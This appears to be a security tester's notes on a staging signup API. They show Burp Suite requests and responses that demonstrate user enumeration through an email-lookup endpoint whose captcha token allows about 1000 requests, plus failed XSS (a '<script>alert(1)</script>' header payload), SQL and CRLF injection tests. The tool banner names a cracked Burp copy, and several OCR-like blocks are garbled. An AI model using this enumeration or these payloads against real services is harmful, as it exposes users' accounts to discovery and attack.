

SignUp Functionality:

1. https://api.staging.sandbox.gnowbe.com/signup/provide_sso_business_id_for_email/ethicalim12%40gmail.com?recaptchaToken=HFMTd2Ik5RR0gpZwdDHx1SHIM3ZVwIFIZ2QHqkdVUfcTckW3MbaDMmemicNnN_JhZULiIRQIMFM1MFCdIMCSNVIkdHcXRmTXQDNw0qCihQIlyd_ZHYzHDxBHjU-ShfZHWfVFWpzEBY3U0dGKDVpEh4iMBVFLBh0GGc8EGFwdA96DBlvSAYSQzJERBxtYBBYMBJIQHfHJQxKLWZ3HAhbf0NHPClxOyQIYhZeOG5RFRVDJBkScRVQCSdWdFE0YXVhTXRwZy4hS2kDAjI0YXYzCTNCFtQhSgVWHhJVHzw-GBV9FmNQbzFoCks1N2FvZk0vU3BMczcrMTRSCxw2Z1pZKSAHASVDOggXEVEATRhzVMdZTFW

Weakness (User Enumeration) 1000 request per captcha

The screenshot displays the Burp Suite interface with a target set to `https://api.staging.sandbox.gnowbe.com`. The 'Request' tab shows a GET request to the endpoint `/signup/provide_sso_business_id_for_email/ethicalim12%40gmail.com?recaptchaToken=HFMTd2Ik5RR0gpZwdDHx1SHIM3ZVwIFIZ2QHqkdVUfcTckW3MbaDMmemicNnN_JhZULiIRQIMFM1MFCdIMCSNVIkdHcXRmTXQDNw0qCihQIlyd_ZHYzHDxBHjU-ShfZHWfVFWpzEBY3U0dGKDVpEh4iMBVFLBh0GGc8EGFwdA96DBlvSAYSQzJERBxtYBBYMBJIQHfHJQxKLWZ3HAhbf0NHPClxOyQIYhZeOG5RFRVDJBkScRVQCSdWdFE0YXVhTXRwZy4hS2kDAjI0YXYzCTNCFtQhSgVWHhJVHzw-GBV9FmNQbzFoCks1N2FvZk0vU3BMczcrMTRSCxw2Z1pZKSAHASVDOggXEVEATRhzVMdZTFW`. The 'Response' tab shows a 200 OK status with a JSON body containing various security headers and a data object. The data object includes `"ssoBusinessId": ""`, `"ssoBusinessIdFriendly": ""`, `"ssoMandatory": false`, and `"userExists": true`.

```
GET /signup/provide_sso_business_id_for_email/ethicalim12%40gmail.com?recaptchaToken=HFMTd2Ik5RR0gpZwdDHx1SHIM3ZVwIFIZ2QHqkdVUfcTckW3MbaDMmemicNnN_JhZULiIRQIMFM1MFCdIMCSNVIkdHcXRmTXQDNw0qCihQIlyd_ZHYzHDxBHjU-ShfZHWfVFWpzEBY3U0dGKDVpEh4iMBVFLBh0GGc8EGFwdA96DBlvSAYSQzJERBxtYBBYMBJIQHfHJQxKLWZ3HAhbf0NHPClxOyQIYhZeOG5RFRVDJBkScRVQCSdWdFE0YXVhTXRwZy4hS2kDAjI0YXYzCTNCFtQhSgVWHhJVHzw-GBV9FmNQbzFoCks1N2FvZk0vU3BMczcrMTRSCxw2Z1pZKSAHASVDOggXEVEATRhzVMdZTFW HTTP/1.1
Host: api.staging.sandbox.gnowbe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: https://be.staging.sandbox.gnowbe.com
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 15 Jun 2021 10:49:21 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 86
Connection: close
Content-Security-Policy: default-src 'self' *.gnowbe.com;connect-src 'self' *.gnowbe.com https://api.stripe.com;frame-src 'self' 'nonce-API-570c90b0-cdc7-11eb-b7bb-2f72c45a51a1' *.gnowbe.com https://js.stripe.com https://books.stripe.com https://www.recaptcha.net;script-src 'self' 'nonce-API-570c90b0-cdc7-11eb-b7bb-2f72c45a51a1' *.gnowbe.com https://polyfill.io https://js.stripe.com http://cdn.jsdelivr.net;style-src 'self' 'unsafe-inline' *.gnowbe.com https://fonts.googleapis.com http://cdn.jsdelivr.net;font-src 'self' *.gnowbe.com https://fonts.gstatic.com;img-src data:;frame-ancestors 'self'
X-DBS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Pragma: no-cache
Expires: 0
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://be.staging.sandbox.gnowbe.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,PUT,POST,DELETE
X-RateLimit-Limit: 1000
X-RateLimit-Remaining: 597
X-RateLimit-Reset: 1623754943

{"ssoBusinessId":"","ssoBusinessIdFriendly":"","ssoMandatory":false,"userExists":true}
```

For unregister:

2. https://api.staging.sandbox.gnowbe.com/signup/provide_sso_business_id_for_email/ethicalimwww%40gmail.com?recaptchaToken=HFMTd2Ik5RR0gpZwdDHx1SHIM3ZVwIFIZ2QHqkdVUfcTckW3MbaDMmemicNnN_JhZULiIRQIMFM1MFCdIMCSNVIkdHcXRmTXQDNw0qCihQIlyd_ZHYzHDxBHjU-ShfZHWfVFWpzEBY3U0dGKDVpEh4iMBVFLBh0GGc8EGFwdA96DBlvSAYSQzJERBxtYBBYMBJIQHfHJQxKLWZ3HAhbf0NHPClxOyQIYhZeOG5RFRVDJBkScRVQCSdWdFE0YXVhTXRwZy4hS2kDAjI0YXYzCTNCFtQhSgVWHhJVHzw-GBV9FmNQbzFoCks1N2FvZk0vU3BMczcrMTRSCxw2Z1pZKSAHASVDOggXEVEATRhzVMdZTFW

Burp Suite Professional v2.0.11beta - Temporary Project - [Cracked By Dr.FarFar] # [VwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XSO]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 ...

Go Cancel < >

Request

Raw Params Headers Hex

GET

/signup/provide_sso_business_id_for_email/ethicalaiwvvt40gmail.com?recaptchaToken=HPMT4C1k5B80gp2wDh1SH1N3ZVw1f12ZSHk4dVUfcV3bAdHaaafchah_2h2UL1801HFM1NFcLHC3H71h4hcBa7QDhwGqChcIy4_ZHT4SD4BHJ0-shF2HwF7Wp4EBY3U04GdYp4h4MBVFLBh0Gc6GFPv4S4ED1v5AT9c1R8BstYB8YMBJ1QHf3JqK1W23HAab4ONHPc1a0yQ1VhZc0GSRFFVYDJBHScR VQCS6W4F80T0hT0Kw2y4h3ZkDaj10T0YcTNCFTqhsqVWbJYHew-GBY9PaWQbaF6Chk1NF2v2h0vU3BMcscRT8ScwC2lpZK8AMASVDOgpGVERATBh2VW42TFW HTTP/1.1

Host: api.staging.sandbox.gnowbe.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Origin: https://be.staging.sandbox.gnowbe.com

Connection: close

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Tue, 16 Jun 2021 10:57:03 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 87

Connection: close

Content-Security-Policy: default-src 'self' *.gnowbe.com;connect-src 'self' *.gnowbe.com https://api.stripe.com;frame-src 'self' 'nonce-API-6A8d9e80-cdc8-11eb-b7bb-2f72c45a91a1' *.gnowbe.com https://js.stripe.com https://hooks.stripe.com https://www.recaptcha.net;script-src 'self' 'nonce-API-6A8d9e80-cdc8-11eb-b7bb-2f72c45a91a1' *.gnowbe.com https://polyfill.io https://js.stripe.com http://cdn.jsdelivr.net;style-src 'self' 'unsafe-inline' *.gnowbe.com https://fonts.googleapis.com http://cdn.jsdelivr.net;font-src 'self' *.gnowbe.com https://fonts.gstatic.com;img-src data:*,frame-ancestors 'self'

X-DNS-Prefetch-Control: off

Expect-CT: max-age=0

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=15552000; includeSubDomains

X-Download-Options: noopen

X-Content-Type-Options: nosniff

X-Permitted-Cross-Domain-Policies: none

Referrer-Policy: no-referrer

X-XSS-Protection: 0

Surrogate-Control: no-store

Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate

Pragma: no-cache

Expires: 0

Vary: Accept-Encoding

Access-Control-Allow-Origin: https://be.staging.sandbox.gnowbe.com

Access-Control-Allow-Credentials: true

Access-Control-Allow-Methods: GET,PUT,POST,DELETE

X-RateLimit-Limit: 1000

X-RateLimit-Remaining: 997

X-RateLimit-Reset: 1623754743

["ssoBusinessId":"","ssoBusinessIdFriendly":"","ssoMandatory":false,"userExists":false]

0 matches

XSS Injection Test In headers (fail)

Burp Suite Professional v2.0.11beta - Temporary Project - [Cracked By Dr.FarFar] # [VwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XSO]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 ...

Go Cancel < >

Request

Raw Params Headers Hex

GET

/signup/provide_sso_business_id_for_email/ethicalaiwvvt40gmail.com?recaptchaToken=HPMT4C1k5B80gp2wDh1SH1N3ZVw1f12ZSHk4dVUfcV3bAdHaaafchah_2h2UL1801HFM1NFcLHC3H71h4hcBa7QDhwGqChcIy4_ZHT4SD4BHJ0-shF2HwF7Wp4EBY3U04GdYp4h4MBVFLBh0Gc6GFPv4S4ED1v5AT9c1R8BstYB8YMBJ1QHf3JqK1W23HAab4ONHPc1a0yQ1VhZc0GSRFFVYDJBHScR VQCS6W4F80T0hT0Kw2y4h3ZkDaj10T0YcTNCFTqhsqVWbJYHew-GBY9PaWQbaF6Chk1NF2v2h0vU3BMcscRT8ScwC2lpZK8AMASVDOgpGVERATBh2VW42TFW HTTP/1.1

Host: api.staging.sandbox.gnowbe.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

<script>alert(1)</script>

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Origin: https://be.staging.sandbox.gnowbe.com

Connection: close

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Tue, 16 Jun 2021 11:00:59 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 87

Connection: close

Content-Security-Policy: default-src 'self' *.gnowbe.com;connect-src 'self' *.gnowbe.com https://api.stripe.com;frame-src 'self' 'nonce-API-67Ac8e90-cdc8-11eb-b7bb-2f72c45a91a1' *.gnowbe.com https://js.stripe.com https://hooks.stripe.com https://www.recaptcha.net;script-src 'self' 'nonce-API-67Ac8e90-cdc8-11eb-b7bb-2f72c45a91a1' *.gnowbe.com https://polyfill.io https://js.stripe.com http://cdn.jsdelivr.net;style-src 'self' 'unsafe-inline' *.gnowbe.com https://fonts.googleapis.com http://cdn.jsdelivr.net;font-src 'self' *.gnowbe.com https://fonts.gstatic.com;img-src data:*,frame-ancestors 'self'

X-DNS-Prefetch-Control: off

Expect-CT: max-age=0

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=15552000; includeSubDomains

X-Download-Options: noopen

X-Content-Type-Options: nosniff

X-Permitted-Cross-Domain-Policies: none

Referrer-Policy: no-referrer

X-XSS-Protection: 0

Surrogate-Control: no-store

Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate

Pragma: no-cache

Expires: 0

Vary: Accept-Encoding

Access-Control-Allow-Origin: https://be.staging.sandbox.gnowbe.com

Access-Control-Allow-Credentials: true

Access-Control-Allow-Methods: GET,PUT,POST,DELETE

X-RateLimit-Limit: 1000


X-RateLimit-Remaining: 998

X-RateLimit-Reset: 1623755223

["ssoBusinessId":"","ssoBusinessIdFriendly":"","ssoMandatory":false,"userExists":false]

0 matches

SQL injection in headers test: (Fail)



CRLF Injection Test (response splitting / http request smuggling) fail

